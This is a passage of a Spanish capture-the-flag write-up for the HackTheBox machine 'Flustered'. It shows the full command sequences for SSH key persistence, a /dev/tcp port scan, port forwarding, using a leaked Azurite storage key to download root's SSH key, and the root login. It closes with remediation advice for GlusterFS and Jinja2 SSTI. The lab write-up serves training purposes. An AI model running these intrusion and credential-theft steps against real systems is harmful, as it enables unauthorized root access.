LWkMcufH6LICM2Xaafxe0BF1J+lJfLs/b8Gf7u2lAKNM41qFRY2W2G10FYMM450MM7j1LBfVE= root@kali
```

Ilustración 40. Post-explotación [Ejecución [ssh-keygen]]: Creación de claves SSH

```
ssh-keygen -t rsa
```

Código 12. ssh-keygen - Creación de claves

```
(root@kali)-[/mnt/gluster2/.ssh]
# cat /root/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDASeQ/E/IFR4A1M7n3Uefg/draw18kLB0Q0s8BAyGHUUnIBchq3byoFBEInJI/xwP9EzRr1vHvDZB34PL9NBVlp6cvVpGXj3frIdfoIPhrZEmN08293Hm6QreZTLgtzb7rHnh8ZK/k68B852yV6LSe9wVBI3Ctk/sIVvF3La563Z/lCqQTn5gAWHfrnt
lWcHvvaTgkzdUSUklyxPOA2Nk71pF/D1U/PSFFf15KZn15segy7v48fyGxxwTySK56BJA99G7l64HvUznLxNEJe9uS12za40D1dJwpmQ3uc5C02952TRJ1dDcBn855dM2ZCnqPfsd0Gy/0lLhp/0TyXpF1sQVR7TAXQF30zm+lJcBbh1kgvVNP70AKaK0u1VhCWMM8g22ARBUoqv61sg1kR
LWkMcufH6LICM2Xaafxe0BF1J+lJfLs/b8Gf7u2lAKNM41qFRY2W2G10FYMM450MM7j1LBfVE= root@kali

(root@kali)-[/mnt/gluster2/.ssh]
# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDASeQ/E/IFR4A1M7n3Uefg/draw18kLB0Q0s8BAyGHUUnIBchq3byoFBEInJI/xwP9EzRr1vHvDZB34PL9NBVlp6cvVpGXj3frIdfoIPhrZEmN08293Hm6QreZTLgtzb7rHnh8ZK/k68B852yV6LSe9wVBI3Ctk/sIVvF3La563Z/lCqQTn5gAWHfrnt
lWcHvvaTgkzdUSUklyxPOA2Nk71pF/D1U/PSFFf15KZn15segy7v48fyGxxwTySK56BJA99G7l64HvUznLxNEJe9uS12za40D1dJwpmQ3uc5C02952TRJ1dDcBn855dM2ZCnqPfsd0Gy/0lLhp/0TyXpF1sQVR7TAXQF30zm+lJcBbh1kgvVNP70AKaK0u1VhCWMM8g22ARBUoqv61sg1kR
LWkMcufH6LICM2Xaafxe0BF1J+lJfLs/b8Gf7u2lAKNM41qFRY2W2G10FYMM450MM7j1LBfVE= root@kali" > authorized_keys

(root@kali)-[/mnt/gluster2/.ssh]
# ssh jennifer@10.129.10.160
The authenticity of host '10.129.10.160 (10.129.10.160)' can't be established.
ED25519 key fingerprint is: SHA256:vxoxQ1gdto5Z7D/7g5VL02pa1vXKGM301Dm47P8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.10.160' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux flustered 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jennifer@flustered:~$
```

Ilustración 41. Post-explotación [Ejecución [cp|ssh]]: Copia de clave publica en authorized_keys

4. ESCALADA

Enumerando para la escalada nos encontramos con que se encuentra un Docker lanzado.

```
jennifer@flustered:~$ hostname -I
10.129.10.160 172.17.0.1 dead:beef::250:56ff:fe94:fc03
jennifer@flustered:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:fc:03 brd ff:ff:ff:ff:ff:ff
    inet 10.129.10.160/16 brd 10.129.255.255 scope global dynamic eth0
        valid_lft 3205sec preferred_lft 3205sec
    inet6 dead:beef::250:56ff:fe94:fc03/64 scope global dynamic mngtmpaddr
        valid_lft 86393sec preferred_lft 14393sec
    inet6 fe80::250:56ff:fe94:fc03/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:f5:8d:fb:6f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:f5ff:fe8d:fb6f/64 scope link
        valid_lft forever preferred_lft forever
5: veth6c37799@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether da:f3:bc:93:82:dc brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::d8f3:bcff:fe93:82dc/64 scope link
        valid_lft forever preferred_lft forever
jennifer@flustered:~$
```

Ilustración 42. Escalada [enumeración]: Docker

Enumerando encontramos que el Docker lanzado se encuentra, como es normal, en la IP 172.17.0.2.

```
jennifer@flustered:~$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.140 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.140/0.140/0.140/0.000 ms
jennifer@flustered:~$
```

Ilustración 43. Escalada [enumeración]: IP de contenedor

Ahora tenemos que enumerar los puertos con los que cuenta abiertos, para ver qué servicios está corriendo. Lo haremos con un script simple como el siguiente:

```
for p in $(seq 1 65535); do
    timeout 1 bash -c "echo > /dev/tcp/172.17.0.2/$p" 2>/dev/null \
    && echo "Puerto $p abierto"
done
```

Código 13. script - Enumeración de puertos

Puerto 10000 abierto, que de manera habitual se dedica a Webmin, aunque puede ser que cuente con otro servicio corriendo.

```
jennifer@flustered:~$ ./port.sh
Puerto 10000 Abierto
```

Ilustración 44. Escalada [enumeración]: Puertos abiertos de contenedor

Si hacemos una petición nos encontramos con la siguiente respuesta, que no nos dice mucho, pero Webmin no parece a primera vista. Por ello vamos a realizar un port forwarding para poder enumerar de manera correcta la enumeración del servicio.

```
jennifer@flustered:~$ curl -s -X GET http://172.17.0.2:10000
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Error>
  <Code>InvalidQueryParameterValue</Code>
  <Message>Value for one of the query parameters specified in the request URI is invalid.
  RequestId:834f95c3-fbc3-4f78-a717-3c21bdf6cc38
  Time:2025-12-11T11:02:48.068Z</Message>
```

Ilustración 45. Escalada [enumeración]: Puerto 10000

Realizamos el port forwarding de una manera sencilla con SSH ya que tenemos acceso a la maquina por medio de esto.

```
(root@kali) [/home/iamadorl/Machines/HTB/Flustered]
ssh jennifer@10.129.10.160 -L 10000:172.17.0.2:10000
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux flustered 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
```

Ilustración 46. Escalada [Ejecución [ssh]]: Port Forwarding

Una enumeración más completa con SSH nos muestra lo siguiente. Nos encontramos con Azurite-Blob/3.14.3.

- **Azurite** es el emulador local para Azure Storage, usado para desarrollo y/o testing en vez de Azure Cloud.
- **Blob** hace referencia al endpoint Blob Storage, la REST API que ofrece contenedores o blobs.

```
~/Machines/HTB/Flustered sudo nmap -p10000 -sCV 127.0.0.1
[sudo] password for iamadorl:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 12:16 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000034s latency).

PORT      STATE SERVICE          VERSION
10000/tcp  open  snet-sensor-mgmt?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, RPCCheck, RTSPRequest, SMBProgNeg, SSLSessionReq, TLS
| SessionReq, TerminalServerCookie, X11Probe:
|   HTTP/1.1 400 Bad Request
|   Connection: close
|   FourOhFourRequest:
|   HTTP/1.1 500 Internal Server Error
|   Server: Azurite-Blob/3.14.3
|   Date: Thu, 11 Dec 2025 11:17:30 GMT
|   Connection: close
|   GetRequest:
|   HTTP/1.1 500 Internal Server Error
|   Server: Azurite-Blob/3.14.3
|   Date: Thu, 11 Dec 2025 11:17:24 GMT
|   Connection: close
|   HTTPOptions:
|   HTTP/1.1 400 A required CORS header is not present.
|   Server: Azurite-Blob/3.14.3
|   x-ms-error-code: InvalidHeaderValue
|   x-ms-request-id: 29ce2479-02e4-4229-9bf5-0670620fb3a7
|   content-type: application/xml
|   Date: Thu, 11 Dec 2025 11:17:24 GMT
|   Connection: close
|   <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
|   <Error>
|   <Code>InvalidHeaderValue</Code>
|   <Message>A required CORS header is not present.
|   RequestId:29ce2479-02e4-4229-9bf5-0670620fb3a7
|   Time:2025-12-11T11:17:24.788Z</Message>
```

Ilustración 47. Escalada [Enumeración]: Nmap puerto 10000

Vemos además la fecha de release, lo que nos podrá servir para posteriormente utilizar releases de herramientas en fechas cercanas para evitar incompatibilidades.

```
GitHub
https://github.com > blob > main · Traducir esta página
ChangeLog.md - Azure/Azurite
2021.10 Version 3.14.3: General: Added new parameter ... Fixed a bug that Azurite Blob service cannot
start in Mac as Visual Studio Extension.
```

Ilustración 48. Escalada [Referencia Técnica]: Fecha de Release Azurite-Blob 3.14.3

Azure Storage Explorer

Una manera de comprobar el contenido que se encuentran en estos contenedores es mediante Azure Storage Explorer, una herramienta con GUI que permite hacer conexión con el endpoint que guarda estos contenedores.

Debido a que esta herramienta se sirve por medio de snap, no es posible instalar anteriores releases, por lo que probaremos con la última lanzada.

```
~/Machines/HTB/Flustered$ sudo snap install storage-explorer
storage-explorer 1.40.2 from Microsoft Azure Storage Tools (msft-storage-tools/) installed
WARNING: There is 1 new warning. See 'snap warnings'.
```

Ilustración 49. Escalada [Ejecución [snap]]: Instalación de 'storage-explorer'

```
sudo apt install snap
sudo apt install snapd
systemctl enable --now snapd apparmor
sudo snap install hello-world #Es solo una prueba para ver si funciona correctamente
sudo snap install storage-explorer
```

Código 14. apt / systemctl / snap - Instalación de 'storage-explorer'

Al lanzar la herramienta nos encontramos con la siguiente interfaz gráfica.

Para conectarnos al docker, como tenemos el puerto compartido por SSH, valdra con conectarnos al local. Simplemente accedemos al apartado de conexiones y seleccionamos la opción seleccionada.




Ilustración 50. Escalada [Ejecución [storage-explorer]]: Conexión Azure Storage Explorer #1

Como parámetros para la conexión se nos pide un nombre de cuenta y una clave de cuenta. El nombre de cuenta usaremos el de **Jennifer**, debido a que no encontramos más usuarios presentes en el sistema.

Para la clave deberemos introducir la única existente. Hemos entonces de buscar la clave en la máquina.




Ilustración 51. Escalada [Ejecución [storage-explorer]]: Conexión Azure Storage Explorer #2

Una búsqueda simple por nombre de archivo como puede ser 'key', y nos encontramos con el siguiente archivo, que por algún casual el archivo **Jennifer** tiene acceso, cuando no debería de ser así.

```
jennifer@flustered:~$ find / -name key 2>/dev/null
/var/backups/key
/usr/lib/modules/4.19.0-18-amd64/kernel/net/key
/sys/devices/platform/i8042/serio0/input/input0/capabilities/key
/sys/devices/platform/i8042/serio1/input/input3/capabilities/key
/sys/devices/platform/i8042/serio1/input/input2/capabilities/key
/sys/devices/platform/pcspkr/input/input5/capabilities/key
/sys/devices/LNXSYSTM:00/LNXPWRBN:00/input/input4/capabilities/key
jennifer@flustered:~$ ls /var/backups/key
/var/backups/key
jennifer@flustered:~$ ls /var/backups/
alternatives.tar.0      dpkg.diversions.0      dpkg.statoverride.2.gz  dpkg.status.4.gz
alternatives.tar.1.gz   dpkg.diversions.1.gz   dpkg.statoverride.3.gz  dpkg.status.5.gz
apt.extended_states.0   dpkg.diversions.2.gz   dpkg.statoverride.4.gz  dpkg.status.6.gz
apt.extended_states.1.gz dpkg.diversions.3.gz   dpkg.statoverride.5.gz  group.bak
apt.extended_states.2.gz dpkg.diversions.4.gz   dpkg.statoverride.6.gz  gshadow.bak
apt.extended_states.3.gz dpkg.diversions.5.gz   dpkg.status.0           key
apt.extended_states.4.gz dpkg.diversions.6.gz   dpkg.status.1.gz        passwd.bak
apt.extended_states.5.gz dpkg.statoverride.0     dpkg.status.2.gz        shadow.bak
apt.extended_states.6.gz dpkg.statoverride.1.gz  dpkg.status.3.gz
jennifer@flustered:~$ ls -la /var/backups/key
-rw-r----- 2 root jennifer 89 Oct 26 2021 /var/backups/key
jennifer@flustered:~$ cat /var/backups/key
FMinPqWwMtEmmPt2ZJGaU5MVXbKBtaFyqP0Zjohpoh39Bd5Q8vQUjztVfFphk73+I+HCUvNY23lUabd7Fm8zgQ==
jennifer@flustered:~$
```

Ilustración 52. Escalada [Enumeración]: Archivo de clave

En este momento se llevaron a cabo numerosas pruebas con diferentes sistemas operativos para acceder a los contenedores por medio del Storage Explorer, pero siempre daba error debido a alguna incompatibilidad, por lo que se toma la decisión de probar otra serie de herramientas que nos permitan realizar las mismas acciones de otra manera.

AZURE CLI

Azure CLI es una herramienta de línea de comandos que permite trabajar con recursos y servicios de Azure. Nos permitirá manejar y listar los Blob containers que queremos consultar.

Como vimos anteriormente, vamos a buscar una release con una fecha aproximada a al Azurite-Blob lanzado en el Docker. Nos decantamos finalmente por la versión 2.30.




Ilustración 53. Escalada [Referencia técnica]: Versión Azure CLI

Para no romper nuestra kali, vamos a volver a montar un Docker con la versión de Azure CLI 2.30 y con la misma red que tiene nuestra máquina para poder conectarse al puerto 10000 sin problema y así poder realizar las consultas.




Ilustración 54. Escalada [Ejecución [Docker]]: Montaje de Docker

Para realizar las conexiones deberemos introducir una cadena que permita la conexión, por lo que la guardaremos en una variable.

```
export  
CONNECTION_STRING="DefaultEndpointsProtocol=http;AccountName=<ACC_NAME>;AccountKey=<KEY>;BlobEndpoint=http://127.0.0.1:10000/<AC  
C_NAME>;"
```

Código 15. **Variable** - Cadena de conexión 'az'

En primera instancia listamos los contenedores disponibles dentro de la cuenta de Blob Storage, descubriendo que es lo que hay disponible y confirmando el acceso.


```

bash-5.1# export CONNECTION_STRING="DefaultEndpointsProtocol=http;AccountName=jennifer;AccountKey=FMinPqWtEmmPt2ZJGaU5MVXbKBtaFyqP0Zjohpoh39Bd5
Q8vQUjztVfFphk73+I+HCUvNY23lUabd7Fm8zgQ==;BlobEndpoint=http://127.0.0.1:10000/jennifer;"
bash-5.1# az storage container list --connection-string "$CONNECTION_STRING" --output table
Name          Lease Status    Last Modified
-----
documents      2021-10-26T11:12:08+00:00
ssh-keys       2021-10-26T11:07:20+00:00
bash-5.1#

```

Ilustración 55. Escalada [Ejecución [az]]: Consulta de contenedores

```
az storage container list --connection-string "$CONNECTION_STRING" --output table
```

Código 16. az - Consulta de contenedores

En segundo lugar listamos los blobs/archivos dentro de los contenedores. Solo existen documentos dentro de 'ssh-keys', donde encontramos lo que parece ser la clave ssh del usuario root.

```

bash-5.1# az storage blob list --connection-string "$CONNECTION_STRING" --container-name documents --output table
bash-5.1# az storage blob list --connection-string "$CONNECTION_STRING" --container-name ssh-keys --output table
Name          Blob Type  Blob Tier  Length  Content Type  Last Modified  Snapshot
-----
jennifer.key   BlockBlob  Hot        1831    text/plain    2021-10-26T11:11:59+00:00
root.key       BlockBlob  Hot        1823    text/plain    2021-10-26T11:08:59+00:00

```

Ilustración 56. Escalada [Ejecución [az]]: Consulta de blobs

```
az storage blob list --connection-string "$CONNECTION_STRING" --container-name documents --output table
```

Código 17. az - Consulta de blobs

Para descargar cualquier archivo usaremos el siguiente comando, guardándolo localmente para posteriormente poder acceder a la maquina como root.

```

bash-5.1# az storage blob download --connection-string "$CONNECTION_STRING" --container-name ssh-keys --name root.key --file root.key --output table
Finished[#####] 100.0000%
Name          Blob Type  Blob Tier  Length  Content Type  Last Modified  Snapshot
-----
root.key       BlockBlob  Hot        1823    text/plain    2021-10-26T11:08:59+00:00
bash-5.1# az storage blob download --connection-string "$CONNECTION_STRING" --container-name ssh-keys --name jennifer.key --file jennifer.key --output table
Finished[#####] 100.0000%
Name          Blob Type  Blob Tier  Length  Content Type  Last Modified  Snapshot
-----
jennifer.key   BlockBlob  Hot        1831    text/plain    2021-10-26T11:11:59+00:00
bash-5.1#

```

Ilustración 57. Escalada [Ejecución [az]]: Descarga de blobs

```
az storage blob download --connection-string "$CONNECTION_STRING" --container-name ssh-keys --name root.key --file root.key --output table
```

Código 18. az - Descarga de blobs

Le damos los permisos necesarios a la clave (600), probamos la conexión SSH, de manera exitosa, y extraemos la flag de root.

```

~/Machines/HTB/Flustered nano root.key
~/Machines/HTB/Flustered chmod 600 root.key
~/Machines/HTB/Flustered ssh root@10.129.10.160 -i root.key
The authenticity of host '10.129.10.160 (10.129.10.160)' can't be established.
ED25519 key fingerprint is: SHA256:vx0XQ1Gdtlo5Z7D/D7g5vL0Zpa1VxYKGM30iDim47P8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.10.160' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux flustered 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@flustered:~# cat /root/root.txt
d3ac2341eb2327cc07ad356a0c375f7c
root@flustered:~#

```

Ilustración 58. Flag: Root

5. ANALISIS DE VULNERABILIDADES

GLUSTERFS

Montamos el volumen **sin certificados** porque el despliegue de GlusterFS que encontramos estaba configurado para aceptar conexiones **sin TLS** y no aplicaba **restricciones de cliente** a nivel de volumen. En la práctica, al tener conectividad a los puertos de Gluster, pudimos pedir la configuración del volumen y realizar el *mount* directamente: no se nos exigió ningún material criptográfico (CA/cert/key) porque el canal no estaba endurecido con autenticación mutua, y tampoco había una lista de IPs/hosts permitidos que limitase quién podía acceder. Es decir, mientras pudiéramos alcanzar el servicio desde nuestra red, el montaje era posible “de forma anónima”.

SSTI + RCE

El endpoint acepta un **POST con JSON** (request.json). Si en ese JSON mandamos la clave **siteurl**, el backend la coge tal cual y la mete dentro del HTML, concretamente en el <title>. Hasta aquí sería solo “reflejar” contenido, pero el problema viene después: ese HTML **no se devuelve como texto plano**, sino que lo pasan por `render_template_string()`, que hace que **Jinja2 interprete** el contenido como plantilla.

Entonces, si en vez de mandar un texto normal mandamos algo que **Jinja2 reconoce como sintaxis de template**, Jinja2 puede **evaluarlo** en el servidor. Y ahí es donde aparece el SSTI: input controlado por el usuario + renderizado por motor de plantillas. Una vez tienes SSTI, ya no estamos “cambiando el título”: estamos consiguiendo que el servidor **evalúe expresiones** dentro del contexto de Jinja2.

Y Jinja2 corre en Python. Si desde el template conseguimos llegar a objetos/métodos útiles (por el propio contexto de Flask o por cadenas de atributos), podemos acabar ejecutando lógica en el servidor. En el peor caso, esa lógica nos permitira invocar funcionalidades del sistema (procesos/comandos), y ahí ya hablamos de **RCE**.

Resumiendo la idea: **SSTI nos da ejecución en el motor de templates**; si ese motor nos deja alcanzar primitivas peligrosas, el salto a **ejecución de comandos** es posible.

6. MEDIDAS Y LECCIONES

GLUSTERFS

Para evitar el montaje “anónimo” en GlusterFS, tenemos que cubrir dos frentes: **autenticación/cifrado** y **control de quién puede conectar** (según la **documentación oficial de GlusterFS** y guías de **Red Hat**).

AUTENTICACION/CIFRADO

Activamos TLS en el path de I/O, forzando el cifrado + autenticación en el protocolo nativo de Gluster. Habilitamos el TLS por volumen; con esto activo, el montaje deja de ser para todos los usuarios. Los clientes deberán de prestar un certificado valido contra nuestra CA/lista de confianza.

```
gluster volume set <VOLUME> client.ssl on
gluster volume set <VOLUME> server.ssl on
```

Código 19. Harding [GlusterFS]: Autenticación/Cifrado

RESTRICCION DE CLIENTES

Podemos definir también explícitamente que IPs/hosts están autorizados, rechazando el resto, usando los siguientes comandos.

```
gluster volume set <VOLUME> auth.allow "10.0.0.0/24,client1,client2"
gluster volume set <VOLUME> auth.reject "*"
```

Código 20. Hardening [GlusterFS]: White/Blacklists

STTI + RCE

Deberemos de hacer una serie de cambios, sobre todo en **app.py**. Con esta edición hemos mitigado la SSTI cambiando la forma en la que generamos la respuesta: en lugar de construir el HTML con un *f-string* que incrustaba directamente el valor controlado por el usuario (siteurl) dentro del template, hemos definido una plantilla estática y pasamos siteurl como **variable de contexto** a Jinja2.

Además, **escapamos** el valor recibido antes de renderizarlo, para asegurar que cualquier sintaxis tipo `{{ ... }}` se trate como texto y no pueda ser interpretada por el motor de plantillas. Con este ajuste, el input del usuario deja de formar parte del “código” de la plantilla y se elimina el vector de inyección.

```
from flask import Flask, request, render_template_string
from markupsafe import escape

app = Flask(__name__)

TEMPLATE = """
<!DOCTYPE html>
<html>
  <head>
    <title>{{ siteurl }} - Coming Soon</title>
  </head>
  <body style="background-image: url('{{ url_for('static', filename='steampunk-3006650_1280.webp') }}');">
    <h1>{{ siteurl }}</h1>
    <p>Coming soon...</p>
  </body>
</html>
"""

def getsiteurl(config):
    if config and "siteurl" in config:
        return config["siteurl"]
    return "steampunk-era.htb"

@app.route("/", methods=["GET", "POST"])
def index_page():
    config = request.get_json(silent=True) or {}
    siteurl = escape(getsiteurl(config)) # <- clave: escape + variable, no f-string
    return render_template_string(TEMPLATE, siteurl=siteurl)

if __name__ == "__main__":
    app.run()
```

Código 21. Hardening [STTI]: Edición de app.py

Es importante mencionar que se debería de llevar a cabo un hardening del servidor para evitar el fuzzing y las peticiones masivas a la IP.